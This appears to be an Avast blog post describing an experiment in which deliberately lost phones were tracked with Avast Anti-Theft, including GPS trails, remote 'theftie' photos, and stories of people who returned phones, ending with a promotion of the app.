
One of the phones, lost in Battery Park, New York City, eventually found its way to Mumbai, India. At first, a long, slow journey across the Atlantic Ocean had our analysts baffled, until they theorized that the phone was aboard a transatlantic cargo ship. After two months, it appeared again in Mumbai. Using the app’s GPS feature, our analysts can see the new owner’s daily travels back and forth between work and home.

Mumbai map

Analysts can see the movement of the lost mobile phone

Avast Anti-Theft takes a remote picture of the thief

A “theftie”

Not the kind of selfie you want on social media

With Avast Anti-Theft still working, our analysts were able to remotely activate the lost phone’s camera and take a picture of the thief, which we call a “theftie”. They got this from one of the phones lost at Strawberry Fields in New York’s Central Park.

Evidence for the police

After a San Francisco phone was found, our analysts gathered enough details that they could have easily gone to the police and requested the new phone owner to be tracked down. They knew that the person spent time in San Francisco, switched operators, changed the phone’s language to Spanish, got a new SIM card with a Los Angeles area code, and they even knew the last Internet service provider.

Only four found their way home

Only four of the lost phones were returned to Avast.

Quiana W. from Harlem, New York City found the phone on a park bench. Because she lost her own phone a couple of months ago, she was acutely aware of what it felt like to think your phone was gone. “I know what it feels like to lose things, a wallet or a phone, so I was just trying to pay it forward,” said Quiana.

Michael D. found a phone in a public restroom in San Francisco. “My initial reaction was to leave the phone where it was – it seemed a little suspicious,” Michael said. But he decided to play detective to find the phone’s owner and eventually found a note asking to return the phone. “I returned the phone because I don’t take things that aren’t mine,” said Michael.

“More than 3 million phones are lost each year,” said Gagan Singh, president of mobile at Avast. “Fortunately with Avast Anti-Theft, users have the means to track and recover a lost phone – or remotely wipe the data on it if it’s not recoverable. With all the personal data we store on our phones today, it’s a good idea to have a way to either find your phone or delete the content if you lose it.”

Protect your smartphone with Avast Anti-Theft

It’s safe to conclude that Avast Anti-Theft offers the most reliable solution to recover your lost phone. Install it for free from the Google Play Store.


Follow Avast on FacebookTwitterYouTube, and Google+ where we keep you updated on cybersecurity news every day.